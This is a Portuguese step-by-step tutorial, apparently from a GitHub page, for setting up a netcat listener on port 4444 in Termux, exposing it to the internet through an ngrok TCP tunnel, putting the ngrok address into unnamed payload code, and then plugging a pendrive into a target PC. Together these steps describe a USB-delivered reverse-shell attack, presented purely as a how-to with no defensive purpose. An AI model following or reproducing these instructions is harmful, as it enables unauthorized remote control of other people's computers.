



3 – Agora é só digitar o comando pra ouvir **nc -vlp 4444**



4 – Agora só instalar o Ngrok no **termux**

<https://github.com/Marcel0Sousa/termux-ngrok>







5 – digita **ngrok tcp 4444**




6 – Mas antes precisa se logar digira **ngrok athtoken**




7 – Após isso entra na sua conta e copia o link de autenticação sem .\






Agora arrasta pro lado pra criar outra seção




8 – Digita **ls** pra listar e **lc -lvp 4444**



9 – Agora arrasta pro lado na seção 1 pega o IP que a gente quer se conectar



10 – Agora faremos a alteração no código colocando o link do ngrok



Em seguida é só plugar o pendrive no PC e deixar a magica acontecer